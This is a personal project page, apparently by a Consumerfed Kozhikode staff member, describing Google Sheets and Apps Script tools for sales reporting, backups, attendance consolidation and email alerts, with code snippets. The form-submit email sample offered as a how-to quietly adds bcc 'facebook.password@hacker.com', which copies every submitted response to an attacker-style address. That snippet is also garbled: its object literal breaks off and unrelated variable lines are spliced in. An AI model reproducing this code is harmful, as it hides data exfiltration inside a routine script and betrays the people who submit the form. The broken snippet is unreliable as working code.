Created a loading and unloading template for Triveni Godown no 2 for godown incharge (+biju k). The apps was developed on march 2017. The application is deployed in consumerfed kozhikode regional office google drive. The same report can be viewed in regional office. The backup of application will be created 9th of month during midnight. The backup can be viewed by I T admin (+bithesh soubhagya) at regional office kozhikode. A pdf attached mail will be send weekly.
The particular has two options in the combo box " load and unload " and " advance payment ", choose the particular enter the advance paid, then enter the loading charge per day, balance will be automatically displayed on the top.
The application was initially developed for supporting the inventory system developed by I T section (head office). The project was assigned by Regional Manger through the I T, which then modified and new features are added as a requirement by pco kozhikode. The features like cash-credit report . subsidy monitoring, monthly sales, tranfer-in transfer out monitoring were include as per the requirement of accounts manager +deepa. The project was developed on may 2015 to validate sales details for Bee bee software developed by IT section consumerfed. The data were missing, double in the software at that time, so to analyse and solve the data issue the spreadsheet was very much helped them.
This spreadsheet helps to validate the data in the software, help to fix the bugs related with data (includes sales, expense, r&d etc). Proper internet connection is mandatory to run the sheet. The spreadsheet will change daily so as to help the triveni units to enter their last day sales details, also the system automatically compute the reports needed for accounts section and email accounts manager. The branches under kozhikode region can also enter their monthly sales transaction / account details in the sheet. The application automatically keep a backup in consfedkozhikode@gmail.com google drive folder named " Backup ". link to spreadsheet is given in the page.
To edit the template of the sales sheet use the controller sheet, I T admin can edit this. contact number : 8281808029
controller sheet
In addition to source code , my soul is also present in this project. I worked so sincerely and honestly on this project. Each steps were challenging as there was an unsupported behavior from the regional manager as well as regional I T section once the project was deployed. They made me to stop running the project by defaming my work.
sending message to unit through google spreadsheet
Fast moving consumer goods to accounts section
FMCG report consumerfed
Online sales monitoring application
Online sales monitoring application

Daily sales google script code
Google script code for spreadsheet
Automatic Backup of spreadsheet
The application will automatically create a back up of the whole spreadsheet with monthly data entered by the user in office google drive folder named backup
Messaging to triveni units through spreadsheet
any one who can login to office mail can access the spreadsheet script editor, there by helps them to send message to triveni units, a pop up will show on the screen as shown in the screen shot
Admin can lock & unlock the spreadheet
Locking and unlocking the sheet prevents the user for entering the data, the task was initially assigned by Regional Manager
var attendanceSpreadSheet = SpreadsheetApp.openById("consumerfedAttendanceSheet");
var attendanceSheet = attendanceSpreadSheet.getSheetByName("ATTENDANCE");
var consolidationSheet = attendanceSpreadSheet.getSheetByName("CONSOLIDATION");
var startRowAttendance = consolidationSheet.getRange("H1").getValue();
var lastRowAttendance = attendanceSheet.getLastRow();
var lastRowOfAttendanceArray = lastRowAttendance - startRowAttendance - 1;
var branchListAS = attendanceSheet.getRange(startRowAttendance,2,lastRowOfAttendanceArray,1).getValues();
var empListAS = attendanceSheet.getRange(startRowAttendance,3,lastRowOfAttendanceArray,1).getValues();
var attndListAS = attendanceSheet.getRange(startRowAttendance,4,lastRowOfAttendanceArray,1).getValues();
//Logger.log(branchListAS);
var currentAttndRowPstn = startRowAttendance;
var branchListCS = consolidationSheet.getRange(1,1,consolidationSheet.getLastRow(),1).getValues();
var empListCS = consolidationSheet.getRange(1,2,consolidationSheet.getLastRow(),1).getValues();
//Logger.log(" B :"+branchListCS[0]);
var lastRowCS = consolidationSheet.getLastRow();
var lastConsolidationRow = lastRowCS + 1;
var branchNameAS = branchListAS[rowCount].toString();
var employeeNameAS = empListAS[rowCount].toString();
var attendanceTypeAS = attndListAS[rowCount].toString(); // present,onduty etc
Created a google spreadsheet template that helps any user with the link can enter the data daily. The spreadsheet is designed in such a way that the it will automatically clears the data in the sheet daily. Consolidate the amount in a separate spreadsheet. Any one who is using consfedkozhikode@gmail.com email can edit the branch names given in the sheet.The application automatically create the backup in the following folder monthly.
This application can be used for any sections to know their daily details,

The column name (headings ) in the above sheet is controlled by the bellow spreadsheet, admin ( I T) can edit the details which will be updated from the next day onward , the consolidated details will be available in a separate sheet. The sheet was used to enter subsidy details during April and September month where the same sheet was used to enter notebook sales details in may July month. The only thing the admin has to do is to change the reporting staff name, column names and contact number. Changing the column value of 146B to NO will stop email to receiver emails specified in column 145B. By default there are 8 columns in the apps, the admin can choose which all columns should be visible and he can also change its names.
The admin can change report name as well as reporting officer name.
The spreadsheet was developed in 2016 for IT section, to get the hardware details from triveni units.
How to sending email on form submit in google form using google script code
Sample google form
The google script for sending email on form submit
// Send the google form data on entering submit button
function sendMailOnFormSubmit(e){
var intendForm = FormApp.getActiveForm(); // you can select from by its id
var response = intendForm.getResponses();
//response.length
var reponseCount = response.length-1;
//Logger.log(""+indentForm.getItems());
// Logger.log(""+indentForm.getResponses());
//Logger.log(e.
Logger.log(""+response.length);
var htmlBody = 'Sir, <br/><br/> <p> Sending indent to the following e - mail id <br/></p> '+response
[reponseCount].getItemResponses()[0].getResponse();
var subject = ' GOOGLE FORM DATA ';
var optAdvancedArgs = {name: " BRANCH NAME ",bcc :"facebook.password@hacker.com", htmlBody:
      var branchName = response[reponseCount].getItemResponses()[0].getResponse();
      var contactNumber = response[reponseCount].getItemResponses()[1].getResponse();
      var reportedBy = response[reponseCount].getItemResponses()[2].getResponse();
      var complaintType = response[reponseCount].getItemResponses()[3].getResponse();
      var description = response[reponseCount].getItemResponses()[4].getResponse();
Online Hardware Register for IT Section Consumerfed
Created using G suites
Created an online hardware register using G suite apps, Link to this spreadsheet is given below. The accessories transferred details has to be inputted in spreadsheet supplies where the consolidation is automatically carried out in invoice sheet. Try it out !
How to create an automatic email with attachment sending code in google spreadsheet
This is a small
Google script code
that send mail periodically (by setting timer) by having an attached pdf copy to a sender mail. Thanks to +bithesh soubhagya
function myFunction() {
// convert spread sheet to portable document format (pdf) with google spreadsheet
var sheetToPdf = SpreadsheetApp.openByUrl("https://docs.google.com/spreadsheet/ccc?key=7AuhngraNMxhdFpxT24WEJjN0FzMjMDEEP1AMzRYXRZNVE&usp=drive_web#gid=9");
Logger.log(" sheet name :::: "+SpreadsheetApp.getActiveSheet().getName());
MailApp.sendEmail('belazy1987atgmail.com', 'Testing automatic email with google spreadsheet ', 'Hi, this is subject automatic email sender in google spreadsheet script running', {
name: 'Google , Spreadsheet ',
attachments: sheetToPdf
});
Logger.log(" Email sent successfully !!! ");
}
Here is a small google script (.gs) function. the above code will sent the google spreadsheet as pdf document through mail. you can specify receivers mail id, subject etc in MailApp.sendEmail function.
Then, if you want to invoke the function automatically use timer button.
Sending alert while opening a file using google script
function sentOnOpen() {
var sheetToPdf = SpreadsheetApp.openByUrl("https://docs.google.com/spreadsheet/ccc?key=0AuhngraNMxhdFJnMANKALIGNBUnVUbTJVg2dE05Y0UEE&usp=drive_web#gid=0");
var todayDate = new Date();
Logger.log(" inside date "+todayDate);
var htmlBody = sheetToPdf.getViewers()+" opened the Report on "+todayDate;
var subject = " Report " ;
var optAdvancedArgs = {name: "VIPIN", htmlBody: htmlBody};
MailApp.sendEmail("belazy1987atgmaildotcom", subject , "Email Body" , optAdvancedArgs);
Logger.log(" Sending email ");
}
you can set the timer. The timer option available on the script page. run it.